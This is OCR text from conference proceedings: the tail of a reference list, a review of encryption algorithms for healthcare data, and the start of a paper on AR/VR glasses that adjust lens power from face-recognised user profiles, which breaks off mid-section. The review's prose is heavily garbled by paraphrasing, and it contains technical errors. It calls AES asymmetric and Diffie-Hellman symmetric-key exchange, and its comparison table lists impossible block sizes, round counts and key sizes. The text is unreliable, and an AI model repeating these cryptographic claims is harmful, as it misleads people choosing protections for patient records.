12. Morishita S, Maenaka S, Nagata D et al (2015) SakuraSensor: quasi-realtime cherry-lined roads detection through participatory video sensing by cars. In: UbiComp 2015—proceedings of the 2015 ACM international joint conference on pervasive and ubiquitous computing, pp 695–705. https://doi.org/10.1145/2750858.2804273
13. Mukherjee R, Kundu A, Mukherjee I et al (2021) IoT-cloud based healthcare model for COVID-19 detection: an enhanced K-nearest neighbour classifier based approach. Computing 1–21. https://doi.org/10.1007/S00607-021-00951-9/FIGURES/8
14. Nayyar A, Puri V, Nguyen NG (2019) BioSenHealth 1.0: a novel internet of medical things (IoMT)-based patient health monitoring system. Lecture Notes in Networks and Systems, vol 55, pp 155–164. https://doi.org/10.1007/978-981-13-2324-9_16

15. Otoshi T, Nagano T, Izumi S et al (2021) A novel automatic cough frequency monitoring system combining a triaxial accelerometer and a stretchable strain sensor. https://doi.org/10.1038/s41598-021-89457-0
16. Priyantha B, Lymberopoulos D, Liu J (2011) LittleRock: enabling energy-efficient continuous sensing on mobile phones. IEEE Pervasive Comput 10:12–15. https://doi.org/10.1109/MPRV.2011.28
17. Rabbi M, Ali S, Choudhury T, Berke E (2011) Passive and in-situ assessment of mental and physical well-being using mobile sensors. Proc ACM Int Conf Ubiquitous Comput UbiComp 2011:385. https://doi.org/10.1145/2030112.2030164
18. Somasekar J, Pavan Kumar P, Sharma A, Ramesh G (2020) Machine learning and image analysis applications in the fight against COVID-19 pandemic: datasets, research directions, challenges and opportunities. Mater Today Proc. https://doi.org/10.1016/J.MATPR.2020.09.352
19. Teo J (2020) Early detection of silent hypoxia in COVID-19 pneumonia using smartphone pulse oximetry. J Med Syst 44. https://doi.org/10.1007/S10916-020-01587-6
20. Walonoski J, Kramer M, Nichols J et al (2018) Synthea: an approach, method, and software mechanism for generating synthetic patients and the synthetic electronic health care record. J Am Med Inform Assoc 25:230–238. https://doi.org/10.1093/JAMIA/OCX079

A Novel Review on Healthcare Data Encryption Techniques

Gaurav Narula, Bhanuj Gandhi, Hitakshi Sharma, Shreya Gupta, Dharmender Saini, and Preeti Nagrath

Abstract Sharing of personal digital health information is an arising idea of changing health statistics for research and different functions. Confidentiality, besides for legal users, and access auditability are sturdy safety requirements for health statistics. This paper will examine those requirements and advise a review for healthcare companies as a good way to assist in securely storing and sharing of affected persons' statistics they host. It should additionally allow the best legitimate users to get entry to portions of the facts' statistics they are permitted to. The recognition can be on these precise protection troubles of modern-day encryption techniques utilized in health care and the way encryption can help in addressing healthcare regulatory necessities. This paper provides an overview of encryption and decryption procedures, highlighting their security foundations, implementation regions, and strengths and limitations in the early stages of operation. Finally, the study pinpoints the existing gap based on the findings of the analysis, with a focus on a set of rules that are most acceptable for commercial use, given current cryptography trends that are moving closer to quantum computing. The focus of this study then shifts to the genuine need for a set of rules that offers no trade-off between encryption and decryption speeds, has low computation overhead, and is resilient to quantum method attacks.

Keywords Personal health records · Quantum computing · Cryptography · AES · Data confidentiality

G. Narula (✉) · B. Gandhi · H. Sharma · S. Gupta · D. Saini · P. Nagrath
Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi 63, India
e-mail: gaurav25narula@gmail.com

D. Saini
e-mail: dharmender.saini@bharatividyapeeth.edu

P. Nagrath
e-mail: preeti.nagrath@bharatividyapeeth.edu

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_40

1 Introduction

Encryption is one way to keep details hidden from those who aren't allowed to see them [1–3]. Encryption is one of the maximum beneficial information protection methods for healthcare organizations. By encrypting records and data of various fields as shown in Fig. 1, in transit and at rest, healthcare providers and enterprises make it more difficult (ideally not possible) for attackers to decipher affected person information even though they have advantageous access to the records.

HIPAA provides guidance but does not require healthcare organizations to implement encryption measures; instead, it is up to healthcare vendors and business associates to determine which encryption methods and other security measures are necessary or appropriate in light of the organization's workflow and other requirements. Many computations have been defined to provide security to clients who use correspondence advancements. Those who are interested in the topic of security must develop new approaches and algorithms to provide the highest level of security. There have been multiple high-profile data breaches in the healthcare industry during the last five years. Without digging into the details of each instance, the result has been the compromise of hundreds of thousands of patient records, which may be purchased on the dark Web. The 2015 Anthem issue is one such incident. These businesses use the algorithms AES, DES, 3DES, and Blowfish regularly. These algorithms are tips that have been published and are used in civil law. The hidden component is the key. As shown in Fig. 2, the record transaction takes place in a certain location. As a result, a so-called brute force attack on a respected set of rules that attempts all possible keys to decrypt a message eventually yields the decoded sign as a result. To generate plain textual material, all you need is a little CPU power and processing time.




Fig. 1 Different healthcare fields covered by encryption




Fig. 2 Data exchange between database, organization, and its users

During the analysis of all algorithms, several issues are discovered. The longer it takes to execute an algorithm with a more complex structure. Longer keys provide greater protection while also increasing the speed at which algorithms are executed.

2 Literature Review

Based on inverse relationships that exist among encryption and decryption on the set of policies, spherical, and operation tiers, the authors in [4] increase CED architectures that discover tradeoffs among region overhead, overall performance penalty, and fault detection latency for symmetric encryption algorithms. The provided strategies are algorithm agnostic and may be implemented to nearly any symmetric block cipher. The proposed structure introduces modest place overhead and connecting complexity to permit everlasting and transient fault tolerance. This technique presupposes that neither the important thing RAM nor the comparator, nor each the encryption and decryption modules, are beneath assault or failing on the identical moment. The authors have advanced a singular cryptographic set of policies primarily based totally completely at the symmetric-key block cipher structure. The NASA/Kennedy Encryption (N/KC) is a singular symmetric-key cipher built as a block cipher with 128-bit blocks, as defined in this work. The number one intention of this assignment is to encrypt picture graph recordings to shield highbrow property. There are additional empirical consequences on N/ability KC's to encrypt and decrypt textual content information in the form of vectors and documents. A comparison of N = KC's methodology to two well-known and accepted ciphers reveals some flaws in the methodology, but it also reveals similar performance [5]. As a result, the method has applications in the areas of secure databases, secure email transmission, and maintaining the integrity of archived image data. Bellare et al. investigate notions and strategies for symmetric encryption in a specific protection context. The authors provide four distinct conceptions of plaintext attack protection and investigate the concrete complexity of reductions among them, providing both upper and lower bounds and establishing close links. Even though they are polynomially reducible to any other concept, they classify ideas as stronger or weaker in terms of concrete security in this way. Following that, concrete security analyses of block cipher encryption methods have been provided including the most popular encryption method, CBC [6]. The authors in [7] propose a new method for concealing cryptographic communication by using an image as a cover medium. They demonstrated how an image can provide personal privacy and confidentiality when used as a cover medium. This is a novel technique for concealing the use of encrypted communication while keeping hidden information concealed. The use of the image as a cover medium for concealing cryptographic communication creates the masquerading effect in this case. Adversaries would make a concerted effort to steganalysis the image but would gain no useful information because there is no secret information embedded in the image, but the intended recipient with the appropriate decryption key can obtain the hidden information. The presenters are tackling a newly emerging area: using image cryptography to hide the existence of cryptographic communication. Scripcariu and Frunză in their paper propose a new character encryption algorithm (CEA) that employs polynomial invertible functions defined on Galois fields (GFs) to encrypt messages generated from chaotic signals, with encryption keys as long as the message itself. The chaotic random number generator's high sensitivity to the initial condition deduced from the secret user password ensures this method's reliability. Based on the MATLAB version of CEA, simulations are run, and the performance is analyzed. CEA's robustness is comparable to that of traditional encryption systems. When the encryption keys are generated using a chaotic system, the encoding time is barely reduced. This algorithm is derived from the more complicated image encryption algorithm (IEA), which is also based on GF polynomial invertible functions [8]. The authors present a methodology for key trading over an insecure channel that uses several chaotic structures and a set of linear capabilities for the first time. This is the first letter they may have received mentioning the use of chaotic structures in public-key cryptography. They tested that the advised set of policies rises in protection as $(NP)m$, wherein N, P, and m are massive values that may be selected as cryptosystem parameters. The proposed set of policies is sensible and simple to enforce in each software program and hardware [9]. In this paper, the MISTY1 and MISTY2 secret-key block cryptosystems are proposed [10]. As secret-key cryptosystems, the authors talk of MISTY1 and MISTY2, which might be block ciphers with a 128-bit key, a 64-bit block, and a customizable variety of rounds. They are primarily based totally on the perception of provable protection in opposition to differential and linear cryptanalysis, and in addition, they offer high-velocity encryption on each hardware and software program system. This article discusses the differences between MISTY1 and MISTY2's specs and design standards. A Chebyshev maps-based completely public-key encryption set of rules is provided, which is simple, practical, and can be used for both encryption and virtual signatures. The proposed encryption system is reliable and practical, and it no longer requires modular arithmetic, making it quick. Although the algorithm described here is for Chebyshev polynomials, it can be extended to any chaotic map. The authors are aware of at least one type of semi-organization map, in addition to Chebyshev maps: Jacobian elliptic Chebyshev rational maps, which were just introduced by Kohda and Fujisaki. Their future research will concentrate on a thorough evaluation of the suggested algorithm as well as a comparison of various chaos-based completely public-key encryption techniques [11]. To increase its universal overall performance efficiency, AES, an asymmetrical encryption algorithm, makes use of a chain of table lookups. Cache hits and misses are not unusual places withinside the encryption machine because the one's tables do now no longer fill the cache, ensuing in a huge variety of research and encryption instances that change primarily based totally on the access text and encryption key. The cache timing attack hyperlinks the timing records for encryption the use of an acknowledged key and an unknown key to deduce the unknown key. In this study, an upgraded AES set of rules is applied to encrypt plaintext, and the ECC set of rules is then used to encrypt the AES key, resulting in expanded general machine protection through including software—primarily based side-channel attack vulnerabilities. This study offers a hybrid encryption machine that improves competency at the same time as minimizing disadvantages. The maximum essential factors to don't forget are the important thing length, range of iterations, and form of issue channel assault to use [12]. The authors of [13] employ chaos to enforce cryptography, adding three torus automorphisms to Shannon's original application: the baker map, the horseshoe map, and the cat map. The relevant algorithms and software programs for real-time encryption of photos and text were developed and implemented. To produce keys of any complexity, the maps and algorithms can be combined and matched. The most basic disadvantage of chaos cryptography is that it suffers from the same issue as all other symmetric cryptography systems: secure delivery of the crucial item. The described algorithms can also be used to solve other chaotic maps.

In today's world, the most sensitive data, including PHRs, are saved on a third-birthday celebration server, which includes the cloud. Snehal Pise's 2014 invention addresses issues such as critical control, green person revocation, and scalability. The approaches are mostly interested in the multi-authority and multi-owner schema. Within the gadget, customers are classified into two categories: private and public. In the case of an emergency, the proposed mechanism ensures damage-glass access inside. It also helps with on-name rejection for customers or jobs. The setup mechanism is sound in terms of scalability, security, and performance. The PHR device demonstrated provides security within the sharing of PHRs at the level of fine-grained access [14]. Zibideh and Matalgah, the authors, have made two significant changes to the DES algorithm to improve BER performance and security issues. The authors employed computer simulation to validate the avalanche impact criterion in DES by injecting 1-bit errors into the 64-bit ciphertext block at the receiver. The authors' set of rules, i.e., M-DES, completed the same testing, and avalanche did not emerge until the number of bit mistakes within the resulting ciphertext block reached 15, demonstrating a significant improvement in errors performance over DES [15]. To keep the PHRs in semi-reliable servers, Gurav and Deshmukh proposed a state-of-the-art work affecting person-centric strategy and suite of procedures for control of information access. However, some limitations such as scalability in key control, risks connected with privacy disclosure, green patron revocation, and flexible gain access have hampered the most important task of obtaining fine-grained and cryptographically enforced information management. The proposed approach focuses on the position of a few record owners. Clients separate into a couple of protected domain names in the PHR tool, which greatly reduces the complexity of key administration for both clients and owners [16]. The authors Zhou and Tang have proposed a comprehensive RSA encryption and decryption software solution. The work entails hierarchical design, with the RSA method being implemented in C++. C++ is used to create localized components that are compatible with the user's local operating system. Other functions, such as record manipulation, data conversion encoding, and photo interface, are carried out on virtual machines using fast improvement library capabilities. This paper discusses cryptography, encryption, decoding, and RSA public key and other related generation programs in the navy, business, privacy, and other domains of information security, all of which play a significant role [17]. The authors Kishore Dasari et al. presented a method for converting the ciphertext into a trusted Indian language, Hindi. In the case of data protection in corporations, a software cryptographic device may be helpful. They presented a fresh new set of rules in which the plaintext is taken in English, and the ciphertext output is in a different language (i.e., in every other language). In comparison to transforming ciphertextual content from one language to another, the frequency distribution of letters on this technique could be relatively low. The proposed technique is simple to implement but has been shown to improve the safety phases. The proposed set of rules can work across several sorts of language domains and could aid in the localization of cryptographic software [18]. The algorithms AES, DES, 3DES, and E-DES have been compared by authors Riman and Abi-Char. The results of the experiments are presented to assess the performance of each method. The assessment is based on the following parameters: tempo, block length, key size, and so on. Educational-DES outperforms DES, 3DES, and AES algorithms in terms of total performance. Based on the textual content files used and the trial outcomes, it was determined that the new E-DES set of rules takes the least amount of time to encrypt than the previous methods stated. In the most important areas, the E-DES cipher indicates an improvement over DES: Implementation is more honest, and security is enforced by a larger key and statistics block [19]. Preetha and Nithya have increased the RSA algorithm's security. In this dissertation, the public-key algorithm RSA and a more suited RSA are compared, and a time analysis based solely on execution time is performed. The authors aimed to improve the security of the existing RSA method by making the smallest changes possible. Security remains tremendously tied to the hardness of the RSA problem, even in the multi-question setting, according to this technique, notably its IND-CCA. The enterprise utility benefits from the greatest security provided by RSA. Furthermore, without using hybrid or symmetric encryption, this approach can be utilized to encrypt long messages [20]. The authors, Prajapati and Prof. Buddhdev, focused on improving and changing the current RSA set of rules. Some improvements had been done to lessen the current disadvantages to overcome them. Current algorithms include the use of a crypto-coprocessor with a true random number generator, RSA plus DES, and others. Dual RSA, RSA algorithm with changed keys exchange, concept of Kth residue, rebalanced RSA, and using short-range natural number (SRNN) algorithm, hybrid algorithm with DSA, RSA, and MD5, decryption approach based on CRT and robust top of RSA criterion, dual RSA, RSA algorithm with changed keys exchange, concept of Kth residue, rebalanced RSA, and using these strategies are thoroughly researched and examined to enhance the RSA algorithms' performance and ensure the security of data. All of the solutions are useful for speeding up the RSA set of rules and increasing security. Each approach is exact, and they are likely all utilized for distinct packages [21].

Techniques for BSN authentication and key settlement have taken plenty of time and effort. Pan et al. [22] created changed Feistel algorithms referred to as simplified Feistel and not using an S-Box (SF noSBox) and simplified Feistel with S-Box (SF Sbox) to encrypt and decrypt touchy clinical data. Furthermore, in [23], those techniques are compared to the data encryption standard (DES). Experiments show that because of the shortage of S-Box operations, SF noSBox has a horrific avalanche effect; however, SF Sbox has the identical avalanche effect as DES. Furthermore, the techniques are lots quicker than DES for the reason that encryption and decryption methods of SF noSBox and SF Sbox require big 4-round computations, while DES calls for 16 rounds. Pre-loaded symmetric shared keys are applied in big-scale sensor networks for geographical proximity commentary [24, 25]. In such algorithms, a great secret is loaded in every node, and the shared mystery secret's received from it. Before the authentication method, a safety-constrained channel (e.g., infrared) became applied to alternate public keys among sports in [26]. However, while symmetric cipher strategies are used, key control turns difficult. For this type of strategy, we are going to want plenty of reminiscence and processing power, which won't continually be to be had in small BSN gadgets just like the ones defined above. Jiang et al. [27] used self-licensed keys (SCKs) and elliptic curve cryptography to create unequal keys for authentication (ECC). KDC has come to be a pivotal duration withinside the records of this location. The SNAP protocol [28] makes use of ECC to create paired keys among nodes and the gateway. Each sensor carries a biometric device for figuring out the patient, in addition to a shared mystery for speaking with the bottom station. It now does not generate any organization keys, however. On ECC-primarily based public-key cryptography, an extraordinary quantity of labor has been done. It is awesome for aid-confined gadgets [29]. With the emergence of blockchain technology and use of its public model for healthcare information exchange, a secure hashing and sharing algorithm need to be created so as to prevent leak of any PHI or confidential information [30].

3 Discussion

From all the available algorithms, Table 1 shows a comparative analysis of the most commonly used encryption algorithms used by healthcare corporations nowadays.

The main conclusion that can be drawn from the analysis is that either the algorithm lacks security and is slow as shown in Fig. 3, and if it is secure, the algorithm uses more space and has a larger key size. Thus, there is a need for an algorithm that is fast, has low key size, and is secure enough to defend the data from every known attack.

Table 1 Comparison of the most preferred and used encryption algorithms in health care

Algorithms	Blowfish	AES	3DES	DES
Key size (bits)	32–448	128,192,256	112,118	64
Block size (bits)	64	12	64	64
Round	16	101,214	84	16
Structure	Yes	Yes	Yes	No
Flexible	Feistel	Substitution permutation	Feistel	Feistel
Features	Secure	Excellent security	Adequate security, replacement for DES	Not secure enough
Speed	Fast	Fast	Very slow	Slow




Fig. 3 Comparative analysis of speed in MiB per second of common healthcare encryption algorithms

4 Conclusion

Every year, scientific information is expected to rise by 48%. Personal information about patients, their fitness level, and insurance companies flows in a health institution or a doctor's office. This sensitive data necessitate a high level of security for the victims. More healthcare professionals used a piece-from-domestic version during COVID-19, which provides additional chance vectors for those employing an unsecured, unencrypted community. Authentication, integrity, confidentiality, and no-repudiation are only a few of the primary passions of safety dreams that cryptography helps to achieve. In this research, the authors reviewed several studies that have been conducted in the area of cryptography, as well as how the various algorithms are used in cryptography for unique security features artwork. With the emergence of quantum computing, the need is for an algorithm that cannot be broken by any of the known attacks as quantum computing makes attacks like brute force much more effective due to exponential increase in speed, thus making the patient data vulnerable to attacks. Thus, the algorithm should use custom keys to encrypt messages, and the sharing of keys should be done using symmetric-key exchange algorithms like Diffie Hellman. Cryptography will keep emerging with IT and business plans regarding protecting non-public, financial, clinical, and e-commerce facts and providing a decent stage of privacy.

References

1. Hacigümüş H, Iyer B, Li C, Mehrotra S (2002) Executing SQL over encrypted data in the database-service-provider model. In: Proceedings of the 2002 ACM SIGMOD international conference on management of data, pp 216–227
2. Wang ZF, Dai J, Wang W, Shi BL (2004) Fast query over encrypted character data in the database. In: International conference on computational and information science. Springer, Berlin, Heidelberg, pp 1027–1033
3. Overbey J, Traves W, Wojdylo J (2005) On the keyspace of the Hill cipher. Cryptologia 29(1):59–72
4. Karri R, Wu K, Mishra P, Kim Y (2002) Concurrent error detection schemes for fault-based side-channel cryptanalysis of symmetric block ciphers. IEEE Trans Comput Aided Des Integr Circuits Syst 21(12):1509–1517
5. Amador JJ, Green RW (2005) Symmetric-key block cipher for image and text cryptography. Int J Imaging Syst Technol 15(3):178–188
6. Bellare M, Desai A, Jokipii E, Rogaway P (1997) A concrete security treatment of symmetric encryption. In: Proceedings 38th annual symposium on foundations of computer science. IEEE, pp 394–403
7. Potdar V, Chang E (2004) Disguising text cryptography using image cryptography. In: Proceedings of the fourth international network conference 2004 (INC2004). Lulu.com, p 361
8. Scripcariu L, Frunză MD (2005) A new character encryption algorithm
9. Bose R (2005) Novel public key encryption technique based on multiple chaotic systems. Phys Rev Lett 95(9):098702
10. Matsui M (1997) New block encryption algorithm MISTY. In: International workshop on fast software encryption. Springer, Berlin, Heidelberg, pp 54–68

11. Kocarev L, Tasev Z (2003) Public-key encryption based on Chebyshev maps. In: Proceedings of the 2003 international symposium on circuits and systems, 2003. ISCAS'03. vol 3. IEEE, pp III–III
12. Mathur N, Bansode R (2016) AES based text encryption using 12 rounds with dynamic key selection. Proc Comput Sci 79:1036–1043
13. Makris G, Antoniou I (2012) Cryptography with chaos. In: Proceedings of the 5th chaotic modeling and simulation international conference. Athens, Greece, pp 12–15
14. Pise S (2014) Security of personal health records through attribute based encryption in cloud computing. Int J Eng Res Technol 03(01):1952–1954
15. Zibideh WY, Matalgah MM (2015) Modified data encryption standard encryption algorithm with improved error performance and enhanced security in wireless fading channels. Secur Commun Netw 8(4):565–573
16. Gurav YB, Deshmukh M (2014) Scalable and secure sharing of personal health records in cloud computing using attribute-based encryption. Int J Comput Sci Mobile Comput IJCSMC 3(2):617–625
17. Zhou X, Tang X (2011) Research and implementation of RSA algorithm for encryption and decryption. In: Proceedings of 2011 6th international forum on strategic technology, vol 2. IEEE, pp 1118–1121
18. Dasari K, Srikanth V, Veramallu B, Kumar SS, Srinivasulu K (2014) A novelty approach of symmetric encryption algorithm. In: International conference on information communication and embedded systems (ICICES2014). IEEE, pp 1–4
19. Riman C, Abi-Char PE (2015) Comparative analysis of block cipher-based encryption algorithms: a survey. Inf Secur Comput Fraud 3(1):1–7
20. Preetha M, Nithya M (2013) A study and performance analysis of RSA algorithm. Int J Comput Sci Mob Comput 2(6):126–139
21. Prajapati KS, Buddhdev BV (2014) Overview of improvements and modifications in RSA algorithm
22. Pan JL, Li SP, Zhang DY (2010) A study of two algorithms based on feistel cipher in wireless medical sensor networks (in Chinese). Chin J Sens Actuators 23:1030–1036
23. Pan J, Li S, Xu Z (2012) Security mechanism for a wireless-sensor-network-based healthcare monitoring system. IEEE Commun 6(18):3274–3280
24. Liu D, Ning P, Li R (2005) Establishing pair-wise keys in distributed sensor networks. ACM Trans Inf Syst Secur 8(2005):41–77
25. Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of the 9th ACM conference on computer and communication security. Washington, DC, USA
26. Balfanz D, Smetters D, Stewart P, Wong H (2002) Talking to strangers: authentication in ad-hoc wireless networks. In: Proceeding of network and distributed system security symposium. San Diego, CA, USA
27. Jiang C, Li B, Xu H (2007) An efficient scheme for user authentication in wireless sensor networks. In: Proceedings of the 21st international conference on advanced information networking and applications workshops. Niagara Falls, Canada
28. Malasri K, Wang P (2007) Addressing security in medical sensor networks. In: First ACM SIGMOBILE international workshop systems and networking support for healthcare and assisted living environments. San Juan, Puerto Rico, pp 7–12
29. Wang H, Sheng B, Li Q (2005) TelosB implementation of elliptic curve cryptography over primary field. Technical Report WM-CS-2005-12. Williamsburg, VA, USA
30. Bhushan B, Sharma N (2021) Transaction privacy preservations for blockchain technology. In: International conference on innovative computing and communications. Springer, Singapore, pp 377–393

Profile-Based Calibration for AR/VR Glass

S. Vijayalakshmi, K. R. Kavitha, S. M. Subhash, D. Sujith Kumar, S. V. Sharveshvarr, and P. Bharathi

Abstract The purpose of this paper is to develop an innovative and affordable product, which will be so navigable for the day-to-day lives of the people. This paper ensures that people will be benefited a lot from their eye care to advanced technological features and also makes their days easier by displaying important day-to-day information as pop-ups and notifications in an interesting way. Android glasses which act as an independent device can be used to perform various tasks like an android smartphone. Voice command and a physical button can be used to interact with glass. Various tasks can be performed like navigation, making phone calls to setting reminders and alarms, and seeing weather information and news events. Augmented reality is used in various applications like maps and surroundings in which helps to understand the environment and reality. Even our glasses can automatically adjust the optical power according to the user's profile. This ultimately helps to get a clear and high-definition image of our surroundings and objects we see on, helps on reading activity where user can also read small texts.

Keywords AR/VR · Smart glass · OpenCV · Image recognition · Power correction · Database · Embedded

S. Vijayalakshmi (✉) · K. R. Kavitha · S. M. Subhash · D. Sujith Kumar · S. V. Sharveshvarr · P. Bharathi
Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India
e-mail: vijisaumiya@gmail.com

K. R. Kavitha
e-mail: kavithakrece@gmail.com

S. M. Subhash
e-mail: smsubhashrasi@gmail.com

D. Sujith Kumar
e-mail: sujithkumard.18ece@sonatech.ac.in

S. V. Sharveshvarr
e-mail: sharveshvarr.18ece@sonatech.ac.in

P. Bharathi
e-mail: bharathi.18ece@sonatech.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_41

1 Introduction

This paper is designed to embed technology into their regular eyeglasses in an eye-friendly manner, which makes information and features readily available in a few millimeters. This glass uses an android or fuchsia operating system to make the user experience easy and secured. The glass has maps embedded in it which update and download automatically when connected to Wi-Fi, even a smartphone app is designed to customize, set up, and change the features according to the requirements of the user. The navigation system uses AR while on navigation for precise accuracy. And power adjustment of the glass is automatically done by fetching the data from a cloud account or by Bluetooth by accessing the user's profile where power is entered as input manually.

Our paper uses dedicated hardware to process and perform the tasks independently and efficiently without consuming more power. And also uses linear actuators for changing the eye power according to the user input data fetched for saved profile, cloud, or Bluetooth. The purpose of the current paper is to make a cool wearable eyeglass with tech features loaded in it, also using smart eye care function to adjust the power and make eyes comfortable for viewing the screen thus making eye-friendly glasses.

There are ample features that can be added and embedded as minor to major updates on a regular basis, thus making the glass function faster and efficient than the present version by observing the activities and logging user activities and hence, updating and prioritizing certain functions as primary. Hence, adding features and customizing UI and themes help users to add what they like to see. SWOT techniques can be used to eliminate competition and to survive as a predominant manufacturer in the market.

2 Literature Survey

ML requires continuous data processing, and Python's libraries let you access, handle and transform data. Streamlit is an open-source Python library for creating and sharing web apps for data science and machine learning projects [1, 2].

Anaconda Individual Edition is a Python/R data science distribution and a collection of over 7500+ open-source packages, which includes a package and environment manager. OpenCV provides a real-time optimized computer vision library, tools, and hardware [3, 4].

Kim and Choi presented the study to review scientific research on data glass applications. The publication was published from Jan 2014 to Oct 2020. Four survey questions were created using a systematic review approach, and conclusions were drawn focusing on survey trends by year and application area [5].

Januschowski et al. to improve the acceptability and compliance of amblyopia treatment, this study shows that electronic frames for context-sensitive LCD glass can be designed that can reliably measure wearing conditions and detect clear movement patterns for activity detection [6].

Various sensors are connected to the motor during this process, and the attributes are extracted using a microcontroller. The proposed BPNN-based induction motor control architecture is validated. A hardware arrangement is also created in order to approve the replica. Under full stress conditions, the proposed BPNN calculation achieves over 95% proficiency [7].

Kim et al. proposed that the advanced reality-based training provides low-cost, repeatable learning opportunities. This white paper proposes a SmartGlass application for training key nursing skills for nursing students who need to learn and practice training sequences. Among the recent inventions, smart glass is one of the wearable device typically referred to be switchable glass that is capable of handling a wide range of computing activities that an ordinary human cannot do [8, 9].

Smart glasses are now available for medical, industrial, managerial, gaming, and educational applications. Project Google Glass is a cutting-edge technology created by Google's X Lab. Google has been working on a wearable computer with an optical head-mounted display (abbreviated as OHMD) [10, 11].

Padmanaban et al. proposed that the as people grow older, the crystalline lens of the eye becomes stiffer, gradually losing the ability to adjust or refocus at close range. Known as presbyopia, this condition affects almost 20% of people around the world [12].

Subjective Refraction and Prescribing Glasses by Kolker, MD proposed that determining which glasses are best for the patient is also an art. The manufacture of a smart glass type laser scanning system equipped with a 2D MEMS scanner for retinal imaging. MEMS-based scanners were used to reduce the system size to fit in portable glass [13, 14]. Lee and Hui have analyzed the recent invention; smart glass is one of the portable devices, usually called switchable glass, capable of handling a wide range of computing activities that ordinary humans cannot perform [15].

The developed recognizer captures digital fabric images with an image acquisition device, which it then converts to binary images with the discrete curvelet transform [16].

3 Proposed System and Implementation

This paper is based on developing an automatic power-adjusting glass. On the first visit, it first stores the power of a person in a database with all the necessary details, including their face. The face is registered, and it involves lots of steps to train the face against the ID. On the subsequent visit, his face is recognized and the power for the user is found. Once the power is found for a particular user; it is sent to the device AR/VR, where there is an automated system for adjusting the power of the glasses. Then, the corresponding power is loaded into the glass set up with the help of motors.




Fig. 1 The systematic flow of proposed system

3.1 Flow Diagram

Figure 1 shows the systematic flow of proposed work. The system consists of three different stage.

Stage 1: The customer's face is captured using an image grabber from the entry of the VR/AR center (e.g., mall, game center …), and using face recognition it finds the user is new or existing, if he is the new user, then it is directed to the registration portal where he can enter his details, face capturing and the eye power requirement. He can also wear the glass, and he can go with power details filling in the portal. Once it is filled and submitted then he can experience it without registration next time.

